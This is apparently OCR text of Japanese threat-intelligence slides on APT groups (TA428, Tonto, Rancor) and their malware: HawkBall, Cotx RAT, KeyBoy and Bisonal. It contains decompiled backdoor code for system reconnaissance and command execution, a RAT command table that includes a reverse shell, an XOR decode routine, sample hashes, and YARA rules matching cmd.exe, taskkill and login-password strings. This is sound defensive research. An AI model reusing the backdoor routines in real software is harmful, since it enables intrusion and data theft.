
Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
RU, MN	4, 5, 6a, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	winhelp.wll inteldrives.wll useless.wll	PoisonIvy Cotx RAT (KeyBoy) Danti

[2019-03-06]
6cbe776b26b3d4b3030a8e9cdaf7bfa2



[2019-03-06]

6cbe776b26b3d4b3030a8e9cdaf7bfa2



[2019-03-06] 6cbe776b26b3d4b3030a8e9cdaf7bfa2

- **HawkBallは2019年に登場したRAT**
  - アクターについての公開情報はないが、TA428と対象の国とTTPsが類似するため我々は関連する検体としている

システム情報の収集

```
GetComputerNameA(&local_50,&param_1);
Ordinal_115(0x202,local_320);
iVar1 = Ordinal_52(&local_50);
uVar2 = Ordinal_12(*(undefined4 *)**(undefined4 **)(iVar1 + 0xc));
local_90 = '\0';
FUN_10004870(local_8f,0,0x3f);
param_1 = 0x40;
GetUserNameA(&local_90,&param_1);
local_10 = GetACP();
local_c = GetOEMCP();
lpProcName = "IsWow64Process";
uVar4 = 0x20;
local_8 = 0;
hModule = GetModuleHandleA("kernel32");
_DAT_10015ef0 = GetProcAddress(hModule,lpProcName);
```

Command	Operation Performed
0	Set URI query string to value
16	Unknown
17	Collect system information
18	Execute a provided argument using CreateProcess
19	Execute a provided argument using CreateProcess and upload output
20	Create a cmd.exe reverse shell, execute a command, and upload output
21	Shut down reverse shell


22	Unknown
23	Shut down reverse shell
48	Download file
64	Get drive geometry and free space for logical drives C-Z
65	Retrieve information about provided directory
66	Delete file
67	Move file

任意コマンド実行

```
BVar2 = CreatePipe(param_1 + 1,param_1,(LPSECURITY_ATTRIBUTES)&local_18,0);
if (BVar2 == 0) {
  CloseHandle(*hWritePipe);
  ppvVar1 = local_8;
  CloseHandle(*local_8);
  CloseHandle(*hWritePipe);
  CloseHandle(*ppvVar1);
  return 0;
}
GetStartupInfoA((LPSTARTUPINFOA)&local_5c);
local_5c.cb = 0x44;
local_5c.wShowWindow = 0;
local_5c.hStdInput = param_1[1];
local_5c.hStdOutput = *hWritePipe;
                    /* WARNING: Store size is inaccurate */
*(undefined *)(LPPROCESS_INFORMATION)(param_1 + 4) = ZEXT816(0);
local_5c.dwFlags = 0x101;
local_5c.hStdError = local_5c.hStdOutput;
BVar2 = CreateProcessA((LPCSTR)0x0,local_c,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,1
                       ,0x20,(LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&local_5c,
                       (LPPROCESS_INFORMATION)(param_1 + 4));
```

https://www.fireeye.com/blog/threat-research/2019/06/government-in-central-asia-targeted-with-hawkball-backdoor.html

[2020-01-09]
f1b21f5f9941afd9eec0ab7456ec78b8




Cotx RAT

- TA428が使用するRAT
  - Tropic Trooperが使用する一部のKEYBOYと類似する点がみられた
  - Tropic Trooper ≒ TA428?

```
rule cotx_and_keyboy {
   meta:
      author = "str_yaragen"
      date = "2020-01-15"
      hash1 = "61c8cfbf48ca06a8a3590a53321fda7dbc8f5fb3473ae36d2d272d5015a931f3"
      hash2 = "f0375d1f5b1a05d9c92c8f8d49e92158c065230693b1f882dfa5d4d901338dc3"
      hash3 = "6e900e5b6dc4f21a004c5b5908c81f055db0d7026b3c5e105708586f85d3e334"
      hash4 = "1d716cee0f318ee14d7c3b946a4626a1afe6bb47f69668065e00e099be362e22"
      hash5 = "e54728dfbb3b26bbdf1a25b48e45f621fd11e896f21596f9087552a5c7b5112e"
   strings:
      $s0 = "%s\\cmd.exe" ascii wide //10.27
      $s1 = "taskkill /f /pid %s" ascii wide //8.69
      $s2 = "is not exist!" ascii wide //8.36
      $s3 = "OpenProcessToken Error: %d" ascii wide //8.25
      $s4 = "Domain:    [%s]" ascii wide //8.24
      $s5 = "LogonUser: [%s]" ascii wide //8.21
      $s9 = "DRIVE_CDROM" ascii wide //7.38
      $s10 = "DRIVE_FIX" ascii wide //7.38
      $s12 = "DRIVE_UNKNOWN" ascii wide //7.36
      $s13 = "DRIVE_REMOTE" ascii wide //7.36
      $s14 = "DRIVE_REMOVABLE" ascii wide //7.33
      $s15 = "RAM Driver" ascii wide //7.32
      $s21 = "Proc-Type" ascii wide //6.60
      $s22 = "/emailAddress=" ascii wide //6.51
      $s23 = "/serialNumber=" ascii wide //6.49
      $s24 = "WriteFile session error!" ascii wide //6.45
      $s26 = "NODISK" ascii wide //6.21
      $s27 = "rd /s/q \"%s\"" ascii wide //5.76
      $s28 = "rd /s/q \"%s\\*\"" ascii wide //5.76
      $s29 = "" ascii wide //5.72
   condition:
      uint16(0) == 0x5A4D and 10 of them
}
```

```
124 rule KeyBoy_876_0x4e20000 {
125    meta:
126       description = "Detects KeyBoy Backdoor"
127       author = "Markus Neis, Florian Roth"
128       reference = "https://blog.trendmicro.com/trendlabs-security-
129       date = "2018-03-26"
130       hash1 = "6e900e5b6dc4f21a004c5b5908c81f055db0d7026b3c5e10570
131    strings:
132       $x1 = "%s\\rundll32.exe %s ServiceTake %s %s" fullword ascii
133       $x2 = "#%sCmd shell is not running,or your cmd is error!" fu
134       $x3 = "Take Screen Error,May no user login!" fullword ascii
135       $x4 = "Get logon user fail!" fullword ascii
136       $x5 = "8. LoginPasswd:%s" fullword ascii
137       $x6 = "Take Screen Error,service dll not exists" fullword as
138
139       $s1 = "taskkill /f /pid %s" fullword ascii
140       $s2 = "TClient.exe" fullword ascii
141       $s3 = "%s\\wab32res.dll" fullword ascii
142       $s4 = "%s\\rasauto.dll" fullword ascii
143       $s5 = "Download file:%s index:%d" fullword ascii
144       $s6 = "LogonUser: [%s]" fullword ascii
145    condition:
146       uint16(0) == 0x5a4d and filesize < 2000KB and (
147          1 of ($x*) or
148          3 of them
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_keyboys.yar



https://blog.trendmicro.com/trendlabs-security-intelligence/tropic-trooper-new-strategy/

Tonto


Tonto

- 東アジアを標的とした攻撃アクター
  - ロシアや韓国、日本などが主な標的
  - Bisonalやその亜種を使う
  - 中国が関与していると言われている

Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
RU, KR, MN	5, 7a	No encode B0 74 77 46	Yes	No	winhelp.wll intel.wll	Bisonal

[2019-12-25]

591409a1ae9d9ece9f4ce117edc4df39



Bisonal

- ロシア、韓国、日本を対象としたAPTで使用されたことがあるバックドア
- デコード処理に特徴がある
  - xor、独自処理

```
rule bisonal_strings
{
   meta:
      author = "str_yaragen"
      date = "2020-01-15"
      hash1 = "2a76dfa4d59fb7e22f4a60b8fa8f9bc67ebeba279bfad00c5f7f54bcb3dd75fc"
      hash2 = "fdc0deb4e2241b97121b6ccaf8564c9b996c45746974f2dee0cff8506a3960b0"
      hash3 = "571e2e176839effda3f236a942244ad37ba4ce987432cf4bd98cf82c94b98fd6"
      hash4 = "8f0debad0c201c309eaa64edfb924725d3a95735aab9f90fd6bd906f71718028"
   strings:
      $s0 = "WriteCmdPipe Error. Could not find cmd.exe(PID=%d)! ErrorCode=%d." ascii wide //10.06
      $s1 = "Cmd.exe is closed." ascii wide //9.40
      $s2 = "/post.asp" ascii wide //8.94
      $s3 = "HttpSendRequest error: %d ." ascii wide //8.91
      $s4 = "HttpOpenRequest error: %d ." ascii wide //8.91
      $s5 = "=InTernEtC0nect err0r: %d ." ascii wide //8.37
      $s6 = "ReCeiVe DAta Br0keN." ascii wide //5.19
      $s7 = "Software\\Microsoft\\Windows\\Cur" ascii wide //8.22
      $s8 = "InternetReadFile error: %d ." ascii wide //8.21
      $s9 = "1nternet0pen err0r: %d ." ascii wide //8.20
      $s10 = "Windows Server 2008/Vista" ascii wide //8.14
      $s11 = "Host: www.github" ascii wide //8.13
      $s12 = "Windows 7/Server 2008 R2" ascii wide //8.10
   condition:
      uint16(0) == 0x5A4D and 10 of them
}
```

```
2  uint FUN_1000ca3d(void)
3
4  {
5    int *piVar1;
6    uint uVar2;
7
8    piVar1 = FUN_1000e0f3();
9    uVar2 = piVar1[5] * 0x343fd + 0x269ec3;
0    piVar1[5] = uVar2;
1    return uVar2 >> 0x10 & 0x7fff;
2  }
3
```

```
                    LAB_00403d8e                                    XREF[1]:     00403daa(j)
00403d8e 8a 4c 14 10     MOV        CL,byte ptr [ESP + EDX*0x1 + local_1ff]
00403d92 8d 7c 24 10     LEA        EDI=>local_200,[ESP + 0x10]
00403d96 80 f1 1d        XOR        CL,0x1d                                  XOR CL,0x1d
00403d99 33 c0           XOR        EAX,EAX
00403d9b 88 4c 14 10     MOV        byte ptr [ESP + EDX*0x1 + local_1ff],CL
00403d9f 83 c9 ff        OR         ECX,0xffffffff
00403da2 42              INC        EDX
00403da3 f2 ae           SCASB.RE...  ES:EDI
00403da5 f7 d1           NOT        ECX
00403da7 49              DEC        ECX
00403da8 3b d1           CMP        EDX,ECX
00403daa 72 e2           JC         LAB_00403d8e
```

Rancor


Rancor

- 東南アジアを標的とした攻撃アクター
  - カンボジアやベトナムなどが主な標的
  - DDKONGやPLAINTEEを使う
  - 中国が関与していると言われている

Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
VN	4, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	CallFun.wll	CobaltStrike PowerShell VBS

[2019-05-23]

a9270294941453da3147638e35f08c83



攻撃アクター間の結びつき

Actor	Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
